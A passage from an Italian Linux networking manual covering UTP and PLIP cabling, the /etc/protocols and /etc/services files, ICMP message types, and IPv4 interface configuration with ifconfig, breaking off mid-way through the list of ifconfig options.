

Figura 112.6. Situazione comune, in cui i cavi UTP sono tutti diretti.

In questo modo, i cavi usati per le connessioni sono tutti di tipo diretto. Tuttavia, volendo provare a usare la porta *up link* per collegare l'interfaccia di rete di un elaboratore normale, si deve usare un cavo incrociato, come si vede nella figura 112.7.

Figura 112.7. Utilizzo della porta *up link* per un collegamento attraverso cavo incrociato.

Si osservi che spesso l'uso della porta *up link* preclude l'utilizzo di una delle porte normali (di solito la prima). Eventualmente si può verificare nella documentazione del concentratore o del commutatore di pacchetto.

Così come dovrebbe essere possibile collegare un elaboratore alla porta *up link* attraverso un cavo incrociato, dovrebbe essere possibile collegare due concentratori o due commutatori di pacchetto tra due porte normali, usando un cavo invertito.

Figura 112.8. Collegamento tra due concentratori o commutatori di pacchetto, usando solo le porte normali.

112.4.2 Router specifici e componenti simili

Quando si collegano dei componenti attraverso cavi UTP, come dei router specifici (quali i router ADSL), per sapere se si deve utilizzare un cavo diretto o un cavo incrociato, basta verificare se questi possono essere collegati alla scheda di rete di un elaboratore con un cavo diretto. Se ciò si verifica, nel caso di collegamento a un concentratore o a un commutatore di pacchetto, occorre usare la porta *up link* oppure occorre usare un cavo incrociato per il collegamento con una porta normale.

Figura 112.9. Collegamento di un router in una scatola chiusa.

112.5 PLIP

Due elaboratori possono essere connessi utilizzando le porte parallele. Si ottiene in questi casi una connessione PLIP.[4] La gestione della comunicazione PLIP avviene direttamente nel kernel e per questo, è necessario che sia stato compilato opportunamente per ottenere questa funzionalità.[5]

Le porte parallele possono essere fondamentalmente di due tipi: quelle normali e quelle bidirezionali. Per questa ragione, in origine si potevano utilizzare due tipi di cavo. Attualmente però, l'unico cavo considerato standard è quello incrociato adatto a tutti i tipi di porta parallela.

L'utilizzo del cavo bidirezionale, considerato sconsigliabile, ma di cui si trova ancora traccia nelle documentazioni, implica qualche rischio in più di danneggiamento delle porte parallele.

Segue lo schema del cavo per la connessione PLIP (si può consultare anche il capitolo 539). Eventualmente si può anche leggere il contenuto del file '`/usr/src/linux/drivers/net/README1.PLIP`' che è fornito insieme al kernel Linux.

Cavo parallelo incrociato.

Connettore A DB-25 maschio Nome	Contatto	Contatto	Connettore B DB-25 maschio Nome
Data Bit 0	2	15	Error
Data Bit 1	3	13	Select
Data Bit 2	4	12	Paper Out
Data Bit 3	5	10	Acknowledge
Data Bit 4	6	11	Busy
Acknowledge	10	5	Data Bit 3
Busy	11	6	Data Bit 4
Paper Out	12	4	Data Bit 2
Select	13	3	Data Bit 1
Error	15	2	Data Bit 0
Signal Ground	25	25	Signal Ground

112.5.1 Problemi con le porte parallele

Le porte parallele non sono tutte uguali: i problemi maggiori potrebbero presentarsi con le porte degli elaboratori portatili, o comunque quelle incorporate nella scheda madre dell'elaboratore. In questi casi, la loro configurazione dovrebbe essere gestita attraverso un programma contenuto nel firmware (il BIOS) ed è importante verificare tale configurazione.

La configurazione riguarda generalmente l'indirizzo di I/O, eventualmente anche il numero di IRQ. Alcune configurazioni potrebbero prevedere l'impostazione della porta come «normale» o «bidirezionale». Se si può scegliere, è opportuno che la porta sia normale.

A questo punto si pone il problema del riconoscimento della porta da parte del kernel. Se il file principale del kernel incorpora la gestione del protocollo PLIP, l'interfaccia dovrebbe essere individuata automaticamente e in modo corretto (riguardo alla sua configurazione effettiva). Eventualmente si può inviare un messaggio al kernel Linux attraverso il meccanismo dei parametri

[4]Per questioni tecniche, la connessione PLIP consente l'uso di protocolli IPv4, ma non di IPv6.

[5]In passato non era possibile utilizzare un kernel Linux che gestisse simultaneamente la stampa e la connessione PLIP; eventualmente si poteva risolvere il problema utilizzando dei moduli da caricare e scaricare al momento del bisogno. Attualmente, i nuovi kernel Linux possono gestire simultaneamente la stampa e la connessione PLIP, senza bisogno di attuare trucchi particolari.

di avvio (capitolo 30). Anche nel caso dell'utilizzo di un modulo, il rilevamento dell'interfaccia dovrebbe avvenire in modo corretto. Però ci sono situazioni in cui ciò non può avvenire, specialmente nel caso di utilizzo di dischetti di installazione di una distribuzione GNU/Linux (capitolo 31).

In tutti i casi in cui è necessario fornire al kernel le caratteristiche hardware dell'interfaccia parallela, è indispensabile indicare sia l'indirizzo di I/O che il numero di IRQ. Se si indica un numero di IRQ errato, si rischia di ottenere il funzionamento intermittente dell'interfaccia, cosa che magari potrebbe fare pensare ad altri problemi.

112.6 Riferimenti

- Paul Gortmaker, *Ethernet-HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- S. Gai, P. L. Montessoro, P. Nicoletti, *Reti locali: dal cablaggio all'internetworking*

Definizione dei protocolli e dei servizi

Prima ancora di analizzare sommariamente il funzionamento dei protocolli IP, è opportuno portare momentaneamente l'attenzione a due file di configurazione che di solito sono già stati predisposti correttamente dalle varie distribuzioni GNU/Linux: si tratta di '`/etc/protocols`' e '`/etc/services`'. Normalmente non ci si accorge nemmeno della loro presenza, ma la loro mancanza, o l'indicazione errata di alcune voci pregiudica seriamente il funzionamento elementare delle reti IP.

113.1 Protocolli di trasporto e di rete

I protocolli di comunicazione possono inserirsi a diversi livelli nella stratificazione del modello di rete presentato nel capitolo 111. Quelli riferiti ai livelli di *trasporto* e di *rete* sono classificati nel file '`/etc/protocols`' che alcuni programmi hanno la necessità di consultare. Di solito non c'è la necessità di modificare questo file che però deve essere presente quando si utilizzano programmi che accedono alla rete. Segue un estratto abbreviato di questo file:

```
ip          0   IP              # internet protocol, pseudo protocol number
icmp        1   ICMP            # internet control message protocol
...
tcp         6   TCP             # transmission control protocol
...
udp         17  UDP             # user datagram protocol
...
ipv6        41  IPv6            # IPv6
...
ipv6-icmp   58  IPv6-ICMP       # ICMP for IPv6
...
```

113.2 Servizi

I protocolli TCP e UDP inseriscono il concetto di porta di comunicazione. Per la precisione, ogni pacchetto TCP o UDP, contiene una porta mittente e una porta di destinazione. Naturalmente, al livello IP vengono anche aggiunte le indicazioni dell'indirizzo IP del mittente e del destinatario.

Perché un pacchetto possa essere ricevuto da un destinatario, occorre che questo sia in ascolto proprio della porta prevista, altrimenti il pacchetto in questione non raggiunge il suo obiettivo. In generale, un'applicazione che deve svolgere un servizio attraverso la rete, starà in ascolto sempre della stessa porta, in modo tale che chi vuole accedervi sappia come farlo. Dall'altra parte, un'applicazione che vuole accedere a un servizio, aprirà per conto proprio una porta locale qualsiasi, purché non utilizzata, iniziando poi a inviare dei pacchetti TCP o UDP (in base alle caratteristiche del protocollo al livello superiore) presso l'indirizzo e la porta del servizio. Si intende che l'applicazione che svolge il servizio saprà a quale porta rispondere perché questa informazione è parte dei pacchetti TCP e UDP.

Figura 113.1. Viaggio di un pacchetto UDP o TCP: «*n*» è la porta di origine; «*m*» è la porta di destinazione.

```
 .----------.                                                  .----------.
 |          |   Pacchetto UDP o TCP da «A:n» diretto a «B:m»   |          |
 |  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
 |          |                                                  |          |
 `----------'                                                  `----------'
```





Figura 113.2. Andata e ritorno per le connessioni che prevedono l'uso delle porte: «*n*» è la porta usata nel nodo «A»; «*m*» è la porta usata nel nodo «B».



```
 .----------.                                                .----------.
 |          |   Pacchetti di andata da «A:n» diretti a «B:m»    |          |
 |  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
 |          |                                                |          |
 `----------'                                                `----------'
       ^                                                           V
       |        Pacchetti di ritorno da «B:m» diretti a «A:n»        |
       `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

I servizi di rete sono offerti utilizzano protocolli al livello quinto del modello ISO-OSI, ovvero al livello di sessione, utilizzando nello strato inferiore (TCP o UDP) delle porte ben conosciute, che tendono così a confondersi con il servizio stesso. Per esempio, la porta 23 viene usata per il protocollo TELNET, pertanto tende a essere identificata con il servizio corrispondente.

Figura 113.3. Esempio di ciò che accade quando dal nodo «A» un processo instaura una connessione HTTP con il nodo «B»; in particolare, in questo caso il processo in questione utilizza localmente la porta 1083.

```
 Cliente HTTP                                               Servente HTTP
 .----------.                                               .----------.
 |          | Pacchetti di andata da «A:1083» diretti a «B:80»  |          |
 |  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
 |          |                                               |          |
 `----------'                                               `----------'
      ^                                                           V
      |     Pacchetti di ritorno da «B:80» diretti a «A:1083»       |
      `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

Generalmente, nei sistemi Unix le porte che gli applicativi devono utilizzare per stare in ascolto in attesa di richieste di connessione sono elencate nel file '`/etc/services`'. Il file in questione serve anche ai programmi che accedono ai servizi (sia locali che remoti), per sapere quale porta interpellare.

Il file '`/etc/services`' viene utilizzato in particolare da Inetd, per interpretare correttamente i nomi di tali servizi indicati nel suo file di configurazione '`/etc/inetd.conf`' (135.2).

> Spesso, nel file '`/etc/services`' si annotano due righe per ogni porta: una nel caso di utilizzo del protocollo TCP e l'altra nel caso di UDP. Questo può succedere anche quando il servizio corrispondente fa sempre uso sempre solo di uno dei due protocolli.

Segue un estratto molto breve del file in questione, in cui si può vedere la definizione di servizi di uso comune:

```
ftp-data        20/tcp
ftp             21/tcp
...
ssh             22/tcp                          # SSH Remote Login Protocol
ssh             22/udp                          # SSH Remote Login Protocol
telnet          23/tcp
smtp            25/tcp          mail
...
domain          53/tcp          nameserver      # name-domain server
domain          53/udp          nameserver
...
www             80/tcp          http            # WorldWideWeb HTTP
www             80/udp                          # HyperText Transfer Protocol
...
pop3            110/tcp         pop-3           # POP version 3
pop3            110/udp         pop-3
...
irc             194/tcp                         # Internet Relay Chat
irc             194/udp
...
x11             6000/tcp        x11-0           # X windows system
x11             6000/udp        x11-0           # X windows system
...
```

113.3 Messaggi ICMP

Più o meno allo stesso livello dei protocolli TCP e UDP, si affianca il protocollo ICMP, il quale non dispone più di porte, ma di *messaggi*, definiti attraverso un codice numerico, composto da un tipo e da un eventuale sottotipo.

Tabella 113.1. Messaggi ICMP comuni.

Tipo	Codice	Nome	Chi lo utilizza
0		echo-reply	risposta a un ping (pong)
1			
2			
3		destination-unreachable	traffico TCP/UDP
3	0	network-unreachable	
3	1	host-unreachable	
3	2	protocol-unreachable	
3	3	port-unreachable	
3	4	fragmentation-needed	
3	5	source-route-failed	
3	6	network-unknown	
3	7	host-unknown	
3	8		
3	9	network-prohibited	
3	10	host-prohibited	
3	11	TOS-network-unreachable	
3	12	TOS-host-unreachable	
3	13	communication-prohibited	
3	14	host-precedence-violation	
3	15	precedence-cutoff	
4		source-quench	
5		redirect	instradamento dei pacchetti
5	0	network-redirect	
5	1	host-redirect	
5	2	TOS-network-redirect	
5	3	TOS-host-redirect	
6			

Tipo	Codice	Nome	Chi lo utilizza
7			
8		echo-request	ping
9		router-advertisement	
10		router-solicitation	
11		time-exceeded (ttl-exceeded)	traceroute
11	0	ttl-zero-during-transit	
11	1	ttl-zero-during-reassembly	
12		parameter-problem	
12	0	ip-header-bad	
12	1	required-option-missing	
13		timestamp-request	
14		timestamp-reply	
15		information-request	
16		information-reply	
17		address-mask-request	
18		address-mask-reply	

In molti casi, i messaggi ICMP servono a fornire delle segnalazioni di errore riferite allo stato della rete.

IPv4: configurazione delle interfacce di rete

La connessione in una rete basata su IP necessita inizialmente dell'assegnazione di indirizzi IP e quindi di un instradamento per determinare quale strada, o itinerario, devono prendere i pacchetti per raggiungere la destinazione.

Generalmente, ma non necessariamente, valgono queste regole:

- ogni interfaccia di rete ha un proprio indirizzo IP;
- un'interfaccia di rete di un elaboratore può comunicare con un'interfaccia di un altro elaboratore solo se queste sono fisicamente connesse alla stessa rete;
- un'interfaccia di rete di un elaboratore può comunicare con un'interfaccia di un altro elaboratore solo se gli indirizzi di queste interfacce appartengono alla stessa rete.

In un sistema GNU/Linux, per poter gestire una connessione in rete di qualunque tipo, occorre un kernel predisposto in modo da attivarne la gestione (sezioni 29.2.4 e 29.2.9).

È necessario anche provvedere alla gestione delle interfacce di rete particolari che si utilizzano. Ciò può essere fatto sia attraverso la realizzazione di un kernel monolitico, sia modulare. Per quanto riguarda la gestione specifica di ogni singola scheda, la tendenza è quella di usare preferibilmente i moduli.

114.1 Configurazione delle interfacce di rete

La configurazione di un'interfaccia implica essenzialmente l'attribuzione di un indirizzo IP. Un indirizzo IP di un'interfaccia vale in quanto inserito in una rete logica, identificata anche questa da un proprio indirizzo IP. Pertanto, quando si assegna un indirizzo a un'interfaccia, occorre anche stabilire la rete a cui questo appartiene, attraverso la maschera di rete, con la quale, il risultato di *indirizzo_di_interfaccia* AND *maschera_di_rete* genera l'indirizzo della rete.

```
    .--------------------.                                   .---------------.
    |    Elaboratore A    | plip1                  192.168.7.2 | Elaboratore B |
    |                    |-----------------------------------|               |
    |    127.0.0.1  lo    |192.168.7.1                   plip1 | 127.0.0.1  lo |
    `--------------------'                                   `---------------'
      192.168.1.1 | eth0
                  |
                  |
                  |    rete 192.168.1.0
 - - - - - - - - -*- - - - - - - - - - - - - -
```

Lo schema mostra la situazione di due elaboratori, che si potrebbe riassumere sinteticamente nelle due tabelle seguenti, riferite rispettivamente all'elaboratore «A» e all'elaboratore «B»:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

Per la spiegazione di questa configurazione vengono mostrati nelle sezioni seguenti degli esempi ottenuti con un sistema GNU/Linux, attraverso il programma Ifconfig [1] (*Interface configuration*), a cui corrisponde l'eseguibile '**`ifconfig`**'. Tuttavia, il concetto rimane tale per gli altri sistemi operativi, anche se il comando che si usa per impostare le interfacce di rete può avere un nome e un funzionamento differente.

114.1.1 Loopback

Un elaboratore connesso o meno a una rete fisica vera e propria, **deve** avere una connessione virtuale a una rete immaginaria interna allo stesso elaboratore. A questa rete virtuale inesistente si accede per mezzo di un'interfaccia immaginaria, che in un sistema GNU/Linux è denominata '**`lo`**', e l'indirizzo utilizzato è sempre lo stesso, 127.0.0.1, ma ugualmente deve essere indicato esplicitamente.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

Come si vede dallo schema, la maschera di rete è quella di una classe A e, di solito, il comando che si usa per associare l'indirizzo all'interfaccia locale determina da solo questa maschera. In un sistema GNU/Linux si può definire il nodo locale in modo molto semplice:

```
# ifconfig lo 127.0.0.1
```

Quindi, si può controllare la configurazione:

```
$ ifconfig lo[Invio]
```

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255  Mask:255.0.0.0
          UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
          ...
```

> È indispensabile che sia presente l'interfaccia locale virtuale per il buon funzionamento del sistema, soprattutto quando l'elaboratore ha già una connessione a una rete reale. Infatti, si potrebbe essere tentati di non definire tale interfaccia, oppure di non attivare l'instradamento relativo, quando sono presenti altre interfacce fisiche reali, ma ciò potrebbe provocare un malfunzionamento intermittente della rete.

114.1.2 Ethernet

La configurazione degli indirizzi di una scheda di rete Ethernet è la cosa più comune: si tratta semplicemente di abbinare all'interfaccia il suo indirizzo stabilendo il proprio ambito di competenza, attraverso la maschera di rete. In precedenza era stato mostrato un esempio di configurazione schematizzato nel modo seguente:

---
[1] **net-tools** GNU GPL

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

In questo modo, l'indirizzo 192.168.1.1 risulta assegnato all'interfaccia '**`eth0`**', che in un sistema GNU/Linux rappresenta la prima scheda Ethernet. La maschera di rete, 255.255.255.0, fa sì che l'indirizzo di rete sia 192.168.1.0; infatti, 192.168.1.1 AND 255.255.255.0 = 192.168.1.0.

In un sistema GNU/Linux, si definisce questo abbinamento con il comando seguente:

```
# ifconfig eth0 192.168.1.1 netmask 255.255.255.0
```

In questo caso, tuttavia, dal momento che l'indirizzo 192.168.1.1 appartiene alla classe C, la maschera di rete predefinita sarebbe stata la stessa di quella che è stata indicata esplicitamente.

La verifica della configurazione potrebbe dare l'esito seguente:

```
$ ifconfig eth0[ Invio ]
```

```
eth0      Link encap:10Mbps Ethernet  HWaddr 00:4F:56:00:11:87
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          ...
```

114.1.3 Connessioni punto-punto

Le connessioni di tipo punto-punto, ovvero quelle in cui si possono collegare solo due punti alla volta, hanno caratteristiche diverse da quelle di tipo a bus, come nel caso della tecnologia Ethernet. In linea di massima si può dire che questo tipo di connessione implichi la specificazione di entrambi gli indirizzi dei due punti collegati, cioè delle rispettive interfacce. Tuttavia, la configurazione effettiva dipende anche dalle strategie che si vogliono adottare. A titolo di esempio si fa riferimento a una connessione PLIP, che si ottiene collegando due elaboratori con un cavo apposito attraverso le porte parallele.

Il modo più semplice, da un punto di vista intuitivo, per configurare una connessione punto-punto, è quello di trattarla come se fosse una connessione a bus. Per esempio, i due lati della connessione potrebbero essere definiti rispettivamente nel modo seguente:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.0	--	192.168.7.2

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.0	--	192.168.7.1

Come si vede, si dichiara una maschera di rete che impegna un ottetto completo per connettere i due nodi. Segue il comando corrispondente, da utilizzare in un sistema GNU/Linux dal lato del primo dei due nodi:

```
# ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 ↩
↪netmask 255.255.255.0
```

Come si comprende intuitivamente, si assegna l'indirizzo 192.168.7.1 all'interfaccia parallela '**`plip1`**' locale e si stabilisce l'indirizzo 192.168.7.2 per l'altro capo della comunicazione. Il

risultato è che si dovrebbe generare la configurazione seguente:[2]

$ **ifconfig plip1**[*Invio*]

```
plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
          inet addr:192.168.7.1  P-t-P:192.168.7.2  Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          ...
```

Dall'altro capo della connessione si deve eseguire la configurazione opposta. Per seguire l'esempio mostrato, si deve usare il comando seguente:

ifconfig plip1 192.168.7.2 pointopoint 192.168.7.1 ↩
↪netmask 255.255.255.0

In alternativa, dal momento che si tratta di una connessione di due soli punti, non è sempre indispensabile indicare precisamente l'indirizzo all'altro capo: di solito si può fare in modo che venga accettato qualunque indirizzo, facilitando la configurazione.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.0	--	0.0.0.0

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.0	--	0.0.0.0

Sempre con un sistema GNU/Linux, la configurazione del primo nodo può essere ottenuta in questo modo alternativo:

ifconfig plip1 192.168.7.1 pointopoint 0.0.0.0 netmask 255.255.255.0

L'esempio che si vede sopra è lo stesso già proposto con la variante dell'indicazione dell'indirizzo all'altro capo. In questo caso, 0.0.0.0 fa in modo che venga accettata la connessione con qualunque indirizzo.

$ **ifconfig plip1**[*Invio*]

```
plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
          inet addr:192.168.7.1  P-t-P:0.0.0.0  Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          ...
```

Dall'altro capo della connessione ci si può comportare in modo analogo, come nell'esempio seguente:

ifconfig plip1 192.168.7.2 pointopoint 0.0.0.0 netmask 255.255.255.0

Tuttavia, è bene trattare le connessioni punto-punto per quello che sono, pertanto è bene specificare una maschera di rete che non impegni altri indirizzi se non quelli indicati. In pratica, si tratta si usare la maschera 255.255.255.255, che tra l'altro è quella predefinita in questo tipo di connessione.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2

[2] La connessione PLIP non ha niente a che fare con le interfacce Ethernet, tuttavia il programma '**ifconfig**' fa apparire le interfacce PLIP come se fossero Ethernet, con la differenza che si tratta di una connessione punto-punto.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

Ecco il comando corrispondente per GNU/Linux:

```
# ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 ↩
↪netmask 255.255.255.255
```

L'esempio mostra una configurazione in cui si specificano gli indirizzi IP di entrambi i punti. In alternativa, anche in questo caso, si può fare a meno di indicare espressamente l'indirizzo dell'altro capo, come nell'esempio seguente:

```
# ifconfig plip1 192.168.7.1 pointopoint 0.0.0.0 ↩
↪netmask 255.255.255.255
```

Il vantaggio di usare questo tipo di configurazione sta nel risparmio di indirizzi; lo svantaggio sta nella necessità di stabilire instradamenti specifici per ognuno dei due punti (questo particolare verrà chiarito in seguito).

114.2 Configurazione delle interfacce di rete con un sistema GNU/Linux

In un sistema GNU/Linux, le interfacce di rete vengono identificate attraverso un nome, assegnato dal kernel nel momento della loro identificazione. Alcuni nomi di interfaccia di rete sono elencati nella tabella 112.1.

La configurazione delle interfacce di rete avviene attraverso Ifconfig (l'eseguibile '**`ifconfig`**'), che consente impostazioni differenti a seconda della famiglia di protocolli a cui si intende fare riferimento. In particolare, il riferimento a IPv4 è implicito, ma si può indicare esplicitamente attraverso la parola chiave '**`inet`**' (mentre '**`inet6`**' fa riferimento a IPv6).

114.2.1 # ifconfig

```
ifconfig [interfaccia]
```

```
ifconfig [interfaccia... [famiglia_indirizzamento] [indirizzo] opzioni]
```

'**`ifconfig`**' viene utilizzato per attivare e mantenere il sistema delle interfacce di rete residente nel kernel. Viene utilizzato al momento dell'avvio per configurare la maggior parte di questo sistema in modo da portarlo a un livello di funzionamento. Dopo, viene utilizzato di solito solo a scopo diagnostico o quando sono necessarie delle regolazioni. Se non vengono forniti argomenti, oppure se vengono indicate solo delle interfacce, '**`ifconfig`**' visualizza semplicemente lo stato delle interfacce specificate, oppure di tutte se non sono state indicate.

Il primo argomento successivo al nome di interfaccia può essere la sigla identificativa di una *famiglia di indirizzamento* , ovvero di un sistema di protocolli di comunicazione particolare. A seconda del tipo di questo, cambia il modo di definire gli indirizzi che si attribuiscono alle interfacce. Se questo non viene specificato, come si fa di solito, si intende fare riferimento al sistema di protocolli che si basano su IPv4.

L'indirizzo è il modo con cui l'interfaccia viene riconosciuta all'interno del tipo di protocollo particolare che si utilizza. Nel caso di IP, può essere indicato l'indirizzo IP numerico o il nome di dominio, che in questo caso sarà convertito automaticamente (sempre che ciò sia possibile) nell'indirizzo numerico corretto.

Alcune opzioni

```
up | down
```

L'opzione '**up**' attiva l'interfaccia. Quando all'interfaccia viene attribuito un nuovo indirizzo, questa viene attivata implicitamente. L'opzione '**down**' disattiva l'interfaccia.

```
arp | -arp
```

Abilita o disabilita l'uso del protocollo ARP per questa interfaccia.

```
allmulti | -allmulti
```

Abilita o disabilita la modalità promiscua dell'interfaccia. Ciò permette di fare un monitoraggio della rete attraverso applicazioni specifiche che così possono analizzare ogni pacchetto che vi transita, anche se non è diretto a quella interfaccia.

```
mtu n
```

